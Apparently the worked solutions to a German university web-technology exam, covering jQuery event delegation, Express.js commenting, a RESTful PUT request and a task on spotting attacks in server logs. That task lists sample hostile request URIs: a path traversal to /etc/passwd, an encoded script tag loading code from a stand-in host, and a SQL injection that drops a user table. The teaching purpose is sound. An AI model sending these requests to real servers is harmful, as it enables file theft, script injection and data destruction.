Aufgabenstellung

Unter https://vm009.rz.uos.de/wtklsr19a/jx/ werden ständig SPAM-Nachrichten per Ajax nachgeladen.

Definieren Sie über die Javascript-Konsole einen Event-Handler, der jedes akutelle und zukünftige (per Ajax nachgeladenen) DIV der CSS-Klasse 'spam' einzeln per Klick verschwinden lässt.

Verwenden Sie dazu möglichst kompakten jQuery-Code. jQuery ist auf der Seite bereits geladen ist! (Dokumentation: https://api.jquery.com/)


Bewertungshinweise:

- Wegklicken funktioniert für die bereits vorhandene Nachricht (4 Punkte)
- Wegklicken funktioniert für nachgeladene Nachrichten (4 Punkte)
- jQuery-Code möglichst kompakt (2 Punkte)

Lösung

```
$(document).on("click", ".spam", function () { $(this).remove();});
```

Lösungsweg



Ansicht nach 10 Sekunden (zwei Nachrichten wurden nachgeladen).

Ein Blick in den Browser-Quellcode offenbart folgenden HTML/Javascript-Code:

```
<!DOCTYPE HTML>
<html>
<head>
  <title>Spam-Machine</title>
  <style>.spam {border: 1px solid black; margin:1em; padding: 1em;
background: yellow; </style>
  <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
</head>
```

```
<body>
<h1>Spam-Machine</h1>

Aufgabe: Definiere über die Javascript-Konsole einen Event-Handler, der
jedes (akutelle und zukünftige, per Ajax nachgeladenen) DIV der CSS-Klasse
'spam' einzeln per Klick verschwinden lässt. Verwende jQuery! (<a
href="https://api.jquery.com/">https://api.jquery.com/</a>)

<div id="spam">
        <div class="spam">
        Ich bin eine Nachricht. Klick mich, und ich bin weg.
        </div>
</div>

<script>
$(function () {
   setInterval(
    function () { $.ajax({ url: "spam.php", success: function (data) {
$("#spam").append(data); }})},
    5000);
});
</script>

</body>
</html>
```

Die Datei spam.php ist nicht einsehbar, sie liefert (wie ggf. über den Netzwerk-Reiter oder direkte Aufrufe überprüft werden konnte) je ein HTML-Fragment (div mit der CSS-Klasse "spam" und einem zufällig ausgewählten Satz.

Die Lösung konnte dann zweischrittig entwickelt werden:

1. Einrichten eines Event-Handlers, um eine einzelne Nachricht zu entfernen: Hierzu muss ein Click-Event für die Nachricht abgefangen werden und die Nachricht (= das Event-Target) entfernt werden. jQuery vereinfacht sowohl das Registrieren von Event-Handlern als auch typische DOM-Manipulationen wie das Entfernen von Elementen, so dass eine Zeile wie:

   ```
   $(".spam").click(function () { $(this).remove();});
   ```

   auch mit geringen jQuery-Kenntnissen mithilfe der jQuery-Dokumentation herleitbar gewesen sein sollte. Auch ohne jQuery war dieser Teil leicht umsetzbar und mehrfach in Aufgaben und Beispielen vorhanden.

2. Behandlung noch nicht vorhandener Nachrichten. Die entscheidende Idee hier ist, den Event-Handler an einem Parent-Element zu registrieren (document, body oder auch #spam) und dann im Handler zu prüfen, ob eine Nachricht Ziel des Click-Events war. (Beispielcode dafür war bei Blatt 4 z.B. vorgegeben) jQuery vereinfach diesen Schritt ebenfalls, indem die on-Methode neben dem Event (click) einen Sub-Selektor und die Callback-Funktion übergeben bekommt.

Häufige Fehler

Am häufigsten wurde der zweite Teil der Lösung nicht, nicht vollständig oder nicht korrekt gelöst, weil die oben unter 2. geschilderten Ideen nicht gefunden wurden.

10. Angriffe (zu Kapitel 8, 10 Punkte)

Aufgabenstellung

Als Praktikant bei einem Webserverbetrieber bekommen Sie die undankbare Aufgabe, Logdateien nach verdächtigen Requests zu durchsuchen, die Angriffe darstellen könnten. In den Logdateien sind u.a. die vollständigen Request-URIs enthalten. (Einige Aktionen, die man typischerweise über POST-Requests abbilden würde, sind hier über GET-Requests gelöst, damit die Parameter in den URIs auftauchen). Ordnen Sie Request-URIs, die verdächtig aussehen, bzw. generelle Aussagen den zugehörigen Angriffsszenarien zu. (5 Antwortmöglichkeiten bleiben übrig)

Lösung

	vorgegebener Text	**richtige Antwort**
1.	Path Traversal	`GET /wiki/show/%2Fetc%2Fpasswd`
2.	XSS (Cross-Site-Scripting)	`GET /wiki/save/main?text=%3Cscript%20src%3D%22etislive.com%2Fkcatta%22%3E%3C%2Fscript%3E`
3.	Special Character Injection	`GET /wiki/main/comment?txt=%27%3Bdrop%20table%20user%3B--`
4.	Session Fixation	`GET /wiki?_sessid=d7383b9e-6a21-4ba0-8e9c-b0284679e784`
5.	CSRF	`In dieser Form von Log-Files prinzipiell nicht erkennbar`

Antwortmöglichkeiten:

1. `GET /wiki/save/main?text=%3Cscript%20src%3D%22etislive.com%2Fkcatta%22%3E%3C%2Fscript%3E`
2. `GET /wiki/show/%2Fetc%2Fpasswd`
3. `In dieser Form von Log-Files prinzipiell nicht erkennbar`
4. `GET /wiki/show/<img src="logout.php">`
5. `GET /wiki/delete`
6. `Angriff kann nicht über Requests erfolgen`
7. `GET /wiki/admin/create_user?name=tobias&pwd=frikadelle`
8. `GET /wiki/main/comment?txt=%27%3Bdrop%20table%20user%3B--`
9. `GET /wiki/show/main`
10. `GET /wiki?_sessid=d7383b9e-6a21-4ba0-8e9c-b0284679e784`

Lösungsweg

Hier war jeweils zu überlegen: Welche der angebotenen Lösungsmöglichkeiten stellt am ehesten einen eindeutigen, gewollten Versuch dar, eine evtl. Lücke der beschriebenen Art auszunutzen? Wichtig ist, nicht „zu kompliziert“ zu denken und keine weitreichenden Zusatzannahmen zu treffen.

Häufige Fehler

Der CSRF-Lücke wurde häufig eine falsche Lösungsmöglichkeit, z.B. `GET /wiki/admin/create_user?name=tobias&pwd=frikadelle` zugeordnet. Dies könnte zwar ein CSRF-Angriff sein, aber der Request ist nicht spezifisch, da CSRF-Angriffe legale Requests sind, die nicht von korrekten und intendierten unterschieden werden können. (Es sei denn, der Angreifer würde eine URL versuchen, die gar nicht zulässig ist o.ä. – damit wäre aber ein weitreichende Zusatzannahme getroffen).

11. Express-Kommentierung (zu Kapitel 10, 10 Punkte)

Aufgabenstellung

Fügen Sie zu jeder Zeile der angegebenen (funktionierenden!) Express.js-Anwendung einen knappen und möglichst spezifischen Kommentar hinzu.

```
const express = require('express');
const app = express();

app.use(function (req, res, next) {
      console.log(req.method+" "+req.url);
      next();
});

app.get('/', function (req, res, next) {
      res.send('Welcome Home');
});

app.use(function(req, res, next){
      res.status(201+203);
      res.send('201+203 ;-(');
});

app.listen(3000);
```

Lösung

```
const express = require('express'); // express-Framework laden ...
const app = express(); // ... und initialisieren

app.use(function (req, res, next) { // Logging-Middleware registrieren
      console.log(req.method+" "+req.url);
              // Methode und Pfad auf Konsole ausgeben (Log-Funktion)
      next(); // Nächste Middleware oder Route
});

app.get('/', function (req, res, next) { // Route für / registrieren
      res.send('Welcome Home');
              // Text als Antwort senden, Request nicht weiterverarbeiten
});

app.use(function(req, res, next){
              // Middleware für noch nicht behandelte Routen registrieren
      res.status(201+203); // Status 404 ...
      res.send('201+203 ;-('); // ... und zugehörigen Text senden
});

app.listen(3000); // Auf Verbindungen an Port 3000 warten
```

Bewertung: Je zu kommentierender Zeile 1 Punkt

Lösungsweg

Der erste Schritt muss sein, die Grundstruktur der Anwendung nachzuvollziehen:

1. Welche Routen werden registriert und was tun sie?

2. Welche Middleware und Fehlerbehandlungen werden definiert?

Sodann ist innerhalb der Callback-Funktionen nachzuvollziehen, was die jeweilige Funktion leistet.

Häufige Fehler

- Am häufigsten wurde die „Middleware für noch nicht behandelte Routen“ nicht als solche erkannt, sondern z.T. als Fehlerbehandlung bezeichnet wurde, oder als Funktion, die immer aufgerufen wird und damit die get-Route wirkungslos werden ließe. Z.T. wurde nicht erkannt, dass 201+203 eine Integer-Addition darstellt und 404 ergibt (zugegeben, kein realistischer Javascript-Code…)

12. ReSTful application (Kapitel 11, 10 Punkte)

Aufgabenstellung

Eine Webanwendung sei nach den Prinzipien einer "RESTful Application" implementiert und in der Nutzung der Anwendung trete z.B. folgende Kommunikation auf:

Request:

```
GET /users/81022080
...
```

Response:

```
HTTP/1.1. 200 OK
Content-Type: application/json
Content-Length: 107

{"id":"/users/81022080", "name":"Fritz Meier", "street":"Waldstr. 8",
"zipcode":"49716", "place":"Meppen"}
```

Aufgabe:

Geben Sie einen vollständigen Request an, mit dem Sie die Postleitzahl (zipcode) von Fritz Meier auf 49722 ändern.

Lösung

```
PUT /users/81022080 HTTP/1.1
Host: www.restfulapp.test
Content-Type: application/json
Content-Length: 107

{"id":"/users/81022080", "name":"Fritz Meier", "street":"Waldstr. 8",
"zipcode":"49722", "place":"Meppen"}
```

Bewertungsschema:

- Kopfzeile korrekt: PUT, ressourcenidentifizierende URL (3)
- Host angegeben (1)
- Content-Type application/json korrekt angegeben (2)
- JSON als Repräsentation (2)
- neue PLZ korrekt angegeben (2)